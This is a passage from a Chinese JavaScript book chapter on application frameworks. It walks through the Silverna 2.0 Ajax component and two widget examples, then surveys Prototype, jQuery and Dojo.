> WAB 模式中，Adorner 是一个抽象的“装饰”原型，它抽象的是页面上的“外观”，或者我们叫它“控制区域”、“热点”，而 Behaviors 则抽象的是 Adorner 的行为，一个 Adorner 可以注册多个 Behaviors，Knob “旋钮”是 Behavior 的控制点，可以有多个，而 Panel 则是 Behavior 的面板（或者说 Adorner 是基于 Behavior 的面板），一个 Behavior 只能有一个，事实上 Behavior 对象提供了通过 knobs 影响 panel 的能力。

关于这部分内容讨论起来比较深入，并不是本书的重点，由于篇幅有限，不再详细叙述，在后面小节中将会举出部分范例，有兴趣的读者可以研究随书光盘中 Silverna 2.0 的相关例子和帮助文档。

26.3.5.9　提供 Ajax 组件

Silverna 2.0 提供了 Ajax 组件，但它并不是 Silverna 2.0 的核心。Ajax 组件的实现代码和我们在例 18.1 所见的基本相同，只是略有一些改动：

```
//名字空间管理
core.web.remote = {
    ajax : {
        HttpRequest : null,
        AjaxProxy : null
    }
}

with(core.web.remote.ajax)
{
    //HttpRequest 构造对象
    HttpRequest = function(){
        //依次检测不同版本的 MSXML 对象和 XMLHttpRequest()标准接口
        //如果存在，则创建 HttpRequest 对象
        var _req = $try(
              function() {return new ActiveXObject('Msxml2.XMLHTTP')},
              function() {return new ActiveXObject('Microsoft.XMLHTTP')},
              function() {return new XMLHttpRequest()}
            ) || null;
        return _req;
    }

    //Ajax 代理类型
    //参数 url 表示请求的 URL 地址，string 类型
    //async 是同步异步标志，boolean 类型
    //charset 是字符集，string 类型
    //可选的 user 和 password 是服务器接受的用户名和密码
    AjaxProxy = function(url, async, charset, user, password){
            //实现 EventManager 接口
```

```
core.events.EventManager.call(this);

//保存参数
this.url = url;
this.async = async || true;
this.charset = charset || "utf-8";
this.user = user || null;
this.password = password || null;

//建立 XMLHttp 对象
this._req = new HttpRequest();

//如果是异步方式，继续为 onreadystatechange 事件指派代理或者拦截器，提供更加
//精细化的事件控制
if(this.async){
    var $pointer = this;
    this._req.onreadystatechange = function()
    {
        switch($pointer._req.readyState)
        {
            //这里根据不同的 readyState 状态发起不同的事件
            case 0:
                //发起 uninitialized 事件，文档未装载
                $pointer.dispatchEvent("uninitialized", {req:$pointer.
                _req, readyStateText:"Uninitialized"});
                break;
            case 1:
                //发起 loading 事件，文档正在装载
                $pointer.dispatchEvent("loading", {req:$pointer._req,
                readyStateText:"Loading"});
                break;
            case 2:
                //发起 onloaded 事件，文档装载完毕
                $pointer.dispatchEvent("loaded", {req:$pointer._req,
                readyStateText:"Loading"});
                break;
            case 3:
                //发起 interactive 事件，文档装载完毕，部分可用
                $pointer.dispatchEvent("interactive", {req:$pointer._req,
                readyStateText:"Interactive"});
                break;
            case 4:
                //发起 complete 事件，文档装载完毕，结束
                $pointer.dispatchEvent("complete", {req:$pointer._req,
                readyStateText:"Complete"});
        }
```

```
        }
    }
}
//send 方法，用来将指定的数据通过 POST/GET 方式提交到服务器
//provider 是一个闭包，用来对数据格式在提交前进行进一步的处理
AjaxProxy.prototype.send = function(method, data, provider){
    //如果该代理处于锁定状态，返回
    if(this.lock) return;
    //参数 method 指定发送方式，缺省以 GET 方式发送
    method = method || "GET";
    //要发送的地址
    var url = this.url;
    //如果提供了 provider，先调用 provider 处理数据
    if(data && provider) data = provider(data);
    //如果是 get 方式，将数据连接到发送的 URL
    if(data && method == "GET"){
        url = url.indexOf("?") != -1 ? url + "&" + data : url + "?" + data;
    }
    //建立连接
    this._req.open(method, url, this.async, this.user, this.password);
    //设置 HTTP 头
    this._req.setRequestHeader("Content-Type", "application/x-www-form-
    urlencoded;charset="+this.charset);
    //发送数据
    if(data){
        this._req.send(data);
    }
    else this._req.send();
}
//以 POST 方式发送数据
AjaxProxy.prototype.post = function(data){
    this.send("POST", data);
}
//以 GET 方式发送数据
AjaxProxy.prototype.get = function(data){
    this.send("GET", data);
}
//以 POST 方式提交 JSON 对象到服务器
AjaxProxy.prototype.postJSON = function(json){
    //接收一个 JSON 对象，将它转换为要发送的字符串格式进行发送
    this.send("POST", data, function(data){
        var ret = [];
        for(var each in data){
            ret.push(encodeURIComponent(each) + "=" + encodeURIComponent
            (data[each]));
        }
```

```
                return ret.join("&");
            });
        }
    }
```

26.3.5.10　内存管理和其他

一个完备的应用框架，甚至提供了一套帮助开发人员管理内存的工具，Silverna 中有一个简单的方法用来更好地管理 IE 的内存，可从一定程度上避免内存泄漏。

```
function $trash(node)
{
    if($isIE())
    {
        CollectGarbage.defer(100);
        //延迟 100 毫秒异步执行 CollectGarbage 进行内存回收
    }
    if(node)
    {
        var _id = "_silverna_trash_container";  //用来回收不要的 DOM，避免内存泄漏
        var _trash = $id(_id);
        //如果没有_trash 对象，要创建一个，因为 Internet Explorer 下只有挂在文档下的 DOM 对象
        //才能被回收
        if(!_trash)
        {
            _trash = $html("trash", _id).el;
            _trash.style.display = "none";
            $body().appendChild(_trash);
        }
        _trash.appendChild(node);
    }
}
```

VJBox 和其他一些框架甚至为开发者准备了日志，运行时管理工具以及调试工具。

以上这些构成了一个应用框架的代码核心部分，它们的内容本身并不复杂，然而实现起来则需要巧妙运用技巧，有兴趣的朋友可以认真研究一些轻量级的应用框架，不论怎么样，弄懂这些代码，对于提升你对 JavaScript 甚至程序设计本身的认知和理解，都是非常有帮助的。关于上面介绍的 Silverna 2.0 框架，随书光盘中有全部的源代码、例子和帮助文档。这是一个开源免费的框架，意味着你可以将它随意地使用在你的应用中。

26.4　框架的实际应用——在 Silverna 2.0 框架上开发的 Widgets

利用框架提供的模式，可以方便地开发自己的应用代码，对于 Silverna 2.0 框架来说，它允许开发者

在其基础上任意开发符合 WAB 规范的 Widgets。

下面举一个简单的例子：

例 26.3　ButtonWidget

```
with(core.web.widgets)  //引入名字空间
{
    //定义一个 ButtonWidget 类型
    ButtonWidget = function()
    {
        Widget.call(this);  //执行 Widget 基类构造函数

        //创建一个 ButtonAdorner 对象
        var adorner = new adorners.ButtonAdorner();

        //将这个对象添加到 widget 的 adorners 列表中去
        this.addAdorner(adorner);
    }
    ButtonWidget.prototype = new Widget();  //原型继承

    //定义 disable 方法，执行这个方法将使按钮不可用
    ButtonWidget.prototype.disable = function()
    {
        this._color = this.firstAdorner().setColor("#808080");
        this.firstAdorner().stopAll();
    }
    //定义 enable 方法，执行这个方法将不可用的按钮恢复为可用
    ButtonWidget.prototype.enable = function()
    {
        this.firstAdorner().setColor(this._color);
        this.firstAdorner().activeAll();
    }
    //定义 setText 方法，执行这个方法可以改变按钮上的文字
    ButtonWidget.prototype.setText = function(text)
    {
        this.firstAdorner().setText(text);
    }

    with(adorners)      //引入名字空间 adorners
    {
        //定义 ButtonAdorner 类型
        ButtonAdorner = function()
        {
            Adorner.call(this);
        }
        ButtonAdorner.prototype = new Adorner();    //原型继承
```

```
//重载 Adorner 的基类方法 load
//当 Widget 在页面上被装载的时候会自动调用这个方法
ButtonAdorner.prototype.load = function(face){
    var $pointer = this;
    //解析 face，下面是一些 DOM 操作
    //解析 face 的意思是将页面上用 XML 表示的 Adorners 界面替换成实际显示的 HTML
    var _span = $html("button",face.id);
    _span.el.setAttribute("type","button");
    var _stylef = face.getAttribute("btnStyle") || "button.css";

    //获取样式表路径
    var _css =  this.resource(_stylef);

    //获取图片路径
    var _imgPath = this.resource(face.getAttribute("image"));
    if(_imgPath)
    {
        //如果有图片，显示图片
        var _img = new $html("img");
        _img.el.setAttribute("src",_imgPath);
        _span.el.appendChild(_img.el);
    }

    //根据路径获取样式表对象
    core.web.CSSStyleSheet.load(_css);
    //将样式表中的"bt_normal"样式应用到按钮的外观上
    _span.setStyleRule("bt_normal");

    //获取 face（XML）的 text 属性
    var _text = face.getAttribute("text");
    //如果有，将它设为按钮上的文字
    if(_text) _span.setText(_text);

    face.parentNode.replaceChild(_span.el, face);

    //定义一个 setColor()方法，它可以改变按钮上文字的颜色
    this.setColor = function(color){
        var _color = _span.el.style.color;
        _span.setFontColor(color);
        return _color;
    }

    //定义一个 setText()方法，它可以改变按钮的文字内容
    this.setText = function(text)
    {
        _span.setText(text);
```

```
}

//处理 behavior
//新建一个 ClickBehavior()用来代理按钮的鼠标单击事件
var behavior = this.addBehavior(new behaviors.ClickBehavior());
if(behavior)
{
    //注册鼠标单击事件
    behavior.onclick = function()
    {
        //如果事件在 face 上指定
        var c = face.getAttribute("onclick");
        if(c)
        {
            //执行这段事件处理代码
            var func = new Function(c);
            func.apply(face);
        }
        else
        {
            //否则发起事件
            $pointer.dispatchEvent("click");
        }
    }
    //为 behavior 增加控制点（应用 click 事件到_span）
    behavior.addKnobs(_span);
    behavior.active();  //激活事件，让事件代理生效
}

//新建一个 HoverBehavior 类型用来代理将鼠标移动到按钮上方时要处理的动作
var behavior = this.addBehavior(new behaviors.HoverBehavior());
if(behavior)
{
    //一个 HoverBehavior 包括 hoverIn、hoverOut、hoverUp、hoverDown 四个事件
    //分别注册它们
    behavior.hoverIn = function(evt)
    {
        _span.setStyleRule("bt_hover");
    }
    behavior.hoverOut = function(evt)
    {
        _span.setStyleRule("bt_normal");
    }
    behavior.hoverUp = function(evt)
    {
        _span.setStyleRule("bt_up");
```

```
                }
                behavior.hoverDown = function(evt)
                {
                    _span.setStyleRule("bt_down");
                }
                behavior.addKnobs(_span);   //设置控制点
                behavior.active();  //让事件代理生效
            }

            return _span;
        }
    }
}
```

从上面的例子我们看出，一个 Widget 通常是由两部分对象组成，分别是 Widget 主体对象，如例子中的 ButtonWidget 对象，另一个是 Adorner 对象，如例子中的 adorners.ButtonAdorner。注意，虽然我们的例子中只包含一个 Adorner，实际上一个 Widget 可以包含不止一个 Adorner，稍后我们会看到运用多个 Adorner 的例子。

我们在 ButtonAdorner 的 load 方法中，解析 HTML 界面，并且注册 Behaviors。我们注意到，一个 ButtonAdorner 注册了两个 Behaviros，分别是 ClickBehavior 和 HoverBehavior。这意味着任何一个 Button 既可以响应 Click 事件，也可以响应 Hover 事件。

现在，如果我们要在页面上放置我们的 ButtonWidget，可以像下面这样：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns:silverna="http://silverna.org">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <title>Buttons</title>
    <script src="../silverna-packs.js"></script>
    <script src="../widgets/button.js"></script>
    <script>
    function test()
    {
        //加载 id 为"btn1"的 Widget
        var btn1 = core.web.widgets.Widget.setup("btn1");
    }
    </script>
</head>
<body onload="test()">
    <widget id="btn1" type="core.web.widgets.ButtonWidget" text="确定"
onclick="alert(this.getAttribute('text'))"/>
</body>
</html>
```

执行结果如图 26.5 所示：

图 26.5　ButtonWidget

注意框架的 core.web.widgets.Widget.setup()方法会为我们处理好一切初始化工作并帮我们调用 ButtonAdorner 的 load 方法。在这里，框架隐藏了一些细节，但并不妨碍我们对模式的理解。

实际上，除了允许使用者自己开发 Widgets，Silverna 2.0 还允许将不同的 Widgets 组合重用其他 Widgets 中的 Adorners，如下面这个例子的 DatePickerWidget 重用了一个叫做 MopCalendarAdorner 的 Adorner 对象，这个对象是在 MopCalendarWidget 模块中定义的：

例 26.4　MopCalendarWidget

```
//声明模块依赖，MopCalendarWidget 依赖于模块 core.web.widgets.adorners.MopCalendarAdorner
$require("core.web.widgets.adorners.MopCalendarAdorner");

with(core.web.widgets)
{
    //定义一个 DatePickerWidget 类型
    DatePickerWidget = function()
    {
        Widget.call(this);  //构造继承

        //创建一个 DatePickerAdorner 对象
        var adorner = new adorners.DatePickerAdorner();
        //在当前 Widget 上捕捉 DatePickerAdorner 对象的 click 事件
        this.captureEvents(adorner, "click");
        //将 adorner 添加到 adorners 列表
        this.addAdorner(adorner);

        //创建一个 MopCalendarAdorner 对象
        var adorner = new adorners.MopCalendarAdorner();
        //这里使用了一个外部的 Adorner，它来自于 MopCalendarWidget 模块
        //Widget 捕获一些事件
        this.captureEvents(adorner,"change");
        this.captureEvents(adorner,"confirm");
        this.captureEvents(adorner, "click","choose");
        //将 adorner 添加到 adorners 列表
```

```
    this.addAdorner(adorner);
}
DatePickerWidget.prototype = new Widget();  //原型继承
//注册 click 事件，它捕获于 DatePickerAdorner
DatePickerWidget.prototype.onclick = function(evt)
{
    //控制 DatePickerWidget 的显示和隐藏
    if(!this.adornerList[1].skin.visible())
    {
        this.show();
    }
    else
    {
        this.hide();
    }
}
//注册 change 事件，它捕获于 MopCalendarAdorner
DatePickerWidget.prototype.onchange = function(evt)
{

this.adornerList[0].skin.setText(evt.date.toFormattedDateString("YYYY-MM-DD"));
}
//注册 choose 事件，它捕获于 MopCalendarAdorner
DatePickerWidget.prototype.choose = function(evt)
{

    this.adornerList[0].skin.setText(evt.date.toFormattedDateString("YYYY-MM-DD"
    ));this.hide();
}
//定义 show()方法，显示日期选择器（DatePickerWidget）
DatePickerWidget.prototype.show = function()
{
        this.adornerList[1].skin.show();
}
//定义 hide()方法，隐藏日期选择器（DatePickerWidget）
DatePickerWidget.prototype.hide = function()
{
        var sels = document.getElementsByTagName("select");
        for(var i = 0; i < sels.length; i++)
        {
            var kn = sels[i].getAttribute("knobName");
            //因为显示日期选择器时要避免<select>框穿过面板的问题
            //要隐藏页面上所有的<select>框，所以在 hide()的时候就要将它们的状态恢复
            if(kn != "MopCalendar_selYear" && kn != "MopCalendar_selMonth")
            {
                sels[i].style.setAttribute("visibility",
                sels[i].getAttribute("saveVisibility"));
            }
```

```
        }
        this.adornerList[1].skin.hide();
}

with(adorners)
{
    //定义 DatePickerAdorer 对象
    DatePickerAdorner = function()
    {
        Adorner.call(this); //构造继承
    }
    //原型继承
    DatePickerAdorner.prototype = new Adorner();

    //重载 Adorner 的基类方法 load
    //当 Widget 在页面上被装载的时候会自动调用这个方法
    DatePickerAdorner.prototype.load = function(face, parent)
    {
        var $pointer = this;

        //“绘制” DatePicker 的界面
        var _div = $html("div");

        _div.el.id = face.id;

        var _input = $html("input", face.id);
        _input.el.setAttribute("type", "text");
        _input.setStyleRule("calendar_textboxDate");

        //获取默认的日期
        var _date = parent.getAttribute("date");
        if(_date) _input.el.setAttribute("value",_date);

        //日期输入框是否只读，如果只读，只能通过选择器选择日期
        //否则可以人工输入日期字符串
        var _readonly = face.getAttribute("readonly");
        if(_readonly == "true" || _readonly == true)
            _input.el.setAttribute("readOnly",true);
        //设置日期输入框的名字
        _input.el.setAttribute("name",parent.getAttribute("name"));

        _div.el.appendChild(_input.el);
        //设置界面上用到的图片
        var _imgPath = this.resource("datepicker.gif");
        var _img = $html("img");
        _img.setStyleRule("calendar_popupButton");
        _img.el.setAttribute("src", _imgPath);
        _div.el.appendChild(_img.el);
```

```
            face.parentNode.replaceChild(_div.el, face);

            //创建 ClickBehavior 对象，代理 click 事件
            var behavior = this.addBehavior(new behaviors.ClickBehavior());

            if(behavior)
            {
                behavior.onclick = function()
                {
                    //这里指派 click 事件，在外层用 captureEvents 捕捉
                    $pointer.dispatchEvent("click");
                }
                behavior.addKnobs(_img);     //将 behavior 添加到面板
                behavior.active();  //激活 behavior
            }
            return _input;
        }
    }
}
```

执行结果如图 26.6 所示：




图 26.6　DatePickWidget，它重用了 MopCalenderAdorner

26.5　已存在的应用框架

毕竟不是所有的开发者都要从头设计一个 JavaScript 应用框架，很多时候，我们没必要花费大量的

时间去“重复发明轮子”。

随着 Ajax 应用和 Web 2.0 的普及，越来越多的 JavaScript 应用框架登上舞台，从古老的 Bindows 到现在炙手可热的新秀 JQuery，JavaScript 应用框架的发展是 Web 应用发展史的一条主线（另一条主线是由 ECMAScript 的另一个支系主导的，它就是同样大名鼎鼎的 Action Script，在背后支持它的是目前正如日中天的 Flash 王国）。

本章下面几个小节给大家介绍目前流行的一些 JavaScript 应用框架，它们几乎都是开源项目，这意味着你有机会在你的项目规划阶段讨论并根据需求合理地选择它们，将它们免费地引入到你的产品中去。

26.5.1 Prototype

Prototype 框架是一个轻量级的应用框架，它是目前应用最为广泛的 Ajax 开发框架之一，其特点是功能实用而且尺寸较小，非常适合在中小型的 Web 应用中使用。开发 Ajax 应用需要编写大量的客户端 JavaScript 脚本，而 Prototype 框架可以大大地简化 JavaScript 代码的编写工作。

Prototype 对 JavaScript 的核心对象（如 String 对象、Array 对象等）进行了很多有用的扩展，同时它也新增了不少自定义的对象，包括对 Ajax 开发的支持等都是在自定义对象中实现的。Prototype 可以帮助开发人员实现以下的目标：

- 对字符串进行各种处理；
- 使用枚举的方式访问集合对象；
- 以更简单的方式进行常见的 DOM 操作；
- 使用 CSS 选择符定位页面元素；
- 发起 Ajax 方式的 HTTP 请求并对响应进行处理；
- 监听 DOM 事件并对事件进行处理。

Protytpe 对 JavaScript 的核心对象的扩展非常出色，它提供了某些非常方便的功能，然而这也使得它被某些人指责为“破坏了 JavaScript 的原生环境”。这个问题要如何理解，必须从几个方面来考虑。

Prototype 通过“原型拷贝”的方式（即将方法复制到对象的 prototype 属性上）为 Array 扩展了功能强大的集合方法，其效果类似于我们之前的例子中见到过的 ArrayList 类型，但是，为 Array 类型直接扩展原型方法，会导致数组的 for in 枚举失效。

Prototype 实现了自己的 class-based 对象机制，但是用这个机制来扩展 JavaScript 的面向对象能力，强化继承的作用（通过 Object.extends），我并不太赞成，而且本身也有问题。事实上，在应用 JavaScript 的 prototype-based 对象机制时，应当尽量用原型扩展方式实现代码重用，而少用（模拟）继承。prototype-based 的面向对象本来就是一种完备的面向对象机制，在这个基础上再去人为地模拟 class-based 的机制，始终有些画蛇添足的感觉。

据说最新版本的 Prototype 已经取消了对 Object 和其他原生对象的侵入，采用了更加安全的做法，不过在撰写本书的时候，笔者没有详细研究过 Prototype 的最新版本。

用 Prototype 实现常规的 Ajax 应用相当简单，一段 Prototype 的 Ajax 代码看起来可能像下面这个样子：

```
<script>
```

```
function searchSales()
{
    //$F 是 Prototype 框架中的一个函数，作用是根据名称得到表单元素
    var empID = $F('lstEmployees');
    var y = $F('lstYears');

    //要请求的 URL
    var url = 'http://yoursever/app/get_sales';

    //发送的数据
    var pars = 'empID=' + empID + '&year=' + y;

    //构造一个 Ajax 对象，向指定 URL 发起请求
    var myAjax = new Ajax.Request(
        url,
        {
            method: 'get',  //请求方式为 get
            parameters: pars,   //参数为 pars
            onComplete: showResponse    //完成后回调 showResponse 方法
        });

}
function showResponse(originalRequest)
{
    //将返回的 XML 放入 textarea
    $('result').value = originalRequest.responseText;
}
</script>
    <select id="lstEmployees" size="10" onchange="searchSales()">
        <option value="5">Buchanan, Steven</option>
        <option value="8">Callahan, Laura</option>
        <option value="1">Davolio, Nancy</option>
    </select>
    <select id="lstYears" size="3" onchange="searchSales()">
        <option selected="selected" value="1996">1996</option>
        <option value="1997">1997</option>
        <option value="1998">1998</option>
    </select>
<br><textarea id=result cols=60 rows=10 ></textarea>
```

Prototype 中有许多值得学习的地方，我从它的核心学到了很多，包括闭包改变 this、"$"以及枚举，甚至它的 Try 机制也值得借鉴（我觉得其思想非常有趣）。如果你想要在 JavaScript 领域有更大的发展，参考和研究 Prototype 是非常有帮助的。

总之，如果你要实现一个规模不是很大的 Ajax 应用，那么 Prototype 是相当不错的选择。要了解关于 Prototype 的应用细节以及获得 Prototype 的最新版本和帮助文档，你可以访问：http://www.prototypejs.org/。

26.5.2 JQuery

jQuery 是继 Prototype 之后又一款流行的轻量级 JavaScript 应用框架，它这两年的发展很快，甚至建立了比较完善的中文社区和中文论坛（http://jquery.org.cn，社区首页如图 26.7 所示，中文 API 文档首页如图 26.8 所示），在国内也有一批忠实拥护者。




图 26.7　jQuery 中文社区

从形式上来看，jQuery 和 Prototype 有许多相似之处，从内容上来看，jQuery 更加完备和具有系统性。

从层次结构上来看，jQuery 包含了 8 大基本库，它们分别是 Core、DOM、CSS、JavaScript、Effects、Events、Ajax 和 Plugins。

其中 Core 和 JavaScript 提供基本的语言扩展功能、面向对象(class-based)以及集合操作。

CSS 和 DOM 则分别封装了样式表和 DOM 元素操作的方法。Events 封装了事件注册方法，Ajax 封装了 Ajax 组件。比较有意思（也比较有应用价值）的是 Effects 和 Plugins，前者封装了一系列有用的网页图形/图片/元素特效，而后者则提供了许多功能强大的 Web 交互插件。

图 26.8　jQuery API 说明文档

从程序规模上来看，jQuery 比 Prototype 略大，功能也更为完善，不过，两个应用框架同属于轻量级框架的范畴，它们的核心代码和全部内置的类库加起来不压缩的代码也不过数十 KB（Prototype 最新版本大约是 48KB，jQuery 略大一点，超过 60KB）。它们的主要特点都是面向应用封装和扩展 JavaScript 语言本身的功能，同下面我们将接触到的那些支持包管理和应用容器的“容器型”框架相比，这两个应用框架的基础模式要俭朴得多。

26.5.3　Dojo

Dojo 同样是一个大名鼎鼎的 JavaScript 框架，与前面的兄弟相比，它的块头显然比较大，在开源项目的简介中，对 Dojo 的解释是：

“Dojo 是一个非常强大面向对象，开源的 JavaScript 工具箱。它为开发 Web 胖客户端程序提供了一套完整的 Widget 和一些特效操作。”

Wedget 是 Web 2.0 中的一个新概念，Web Wedget 的本义是：一个迷你的装点在你的网页，博客，社会化网站个人资料页面上用来给这些页面添加功能的小程序。

Dojo Wedgets 是 Dojo 为 Web 应用提供的一整套的 UI 组件，它的组合使用将使得信息系统的 Web 界面看起来大致像图 26.9 这个样子：




图 26.9　Dojo Widgets

这的确令人振奋，虽然不能说 Web 发展的趋势是网页交互渐渐靠近 GUI 的模式，但是这些 Wedget 确确实实能够让 Web 做到某些原来只有传统的 GUI 程序才能做到的事情。

事实上，Dojo 不仅仅是一个“工具箱”，它是一套完整的框架，它不但提供了完善的 Web 交互解决方案，还对 JavaScript 代码提供了有效的“包管理”机制。

Dojo Wedget 倾向于在 Script 文件中封装展示和动作，在页面上采取类似于“标记属性”的形式，一个采用了 Dojo 的 Web 界面代码看起来可能像下面这个样子：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
   "http://www.w3.org/TR/html4/strict.dtd">
<html>
   <head>
      <title>Dojo Demos</title>
      <script type="text/javascript">
         var djConfig = { isDebug: true };
      </script>
      <link rel=stylesheet href="demoEngine.css" type="text/css">
      <script type="text/javascript" src="../dojo.js"></script>
      <script type="text/javascript">
   dojo.require("dojo.debug.Firebug");
   dojo.require("dojo.event.*");
   dojo.require("dojo.widget.*");
   dojo.require("dojo.widget.demoEngine.*");
```

```
    </script>
    </head>
    <body>
       <div dojoType="DemoNavigator"
                demoRegistryUrl="demoRegistry.json"
                returnImage="dojoDemos.gif"
                viewDemoImage="viewDemo.png"></div>
    </body>
    </html>
```

Dojo 设计和封装了一些功能强大的 widgets，图 26.10 就是用 Dojo-widgets 完成的一个 Web 邮件系统：

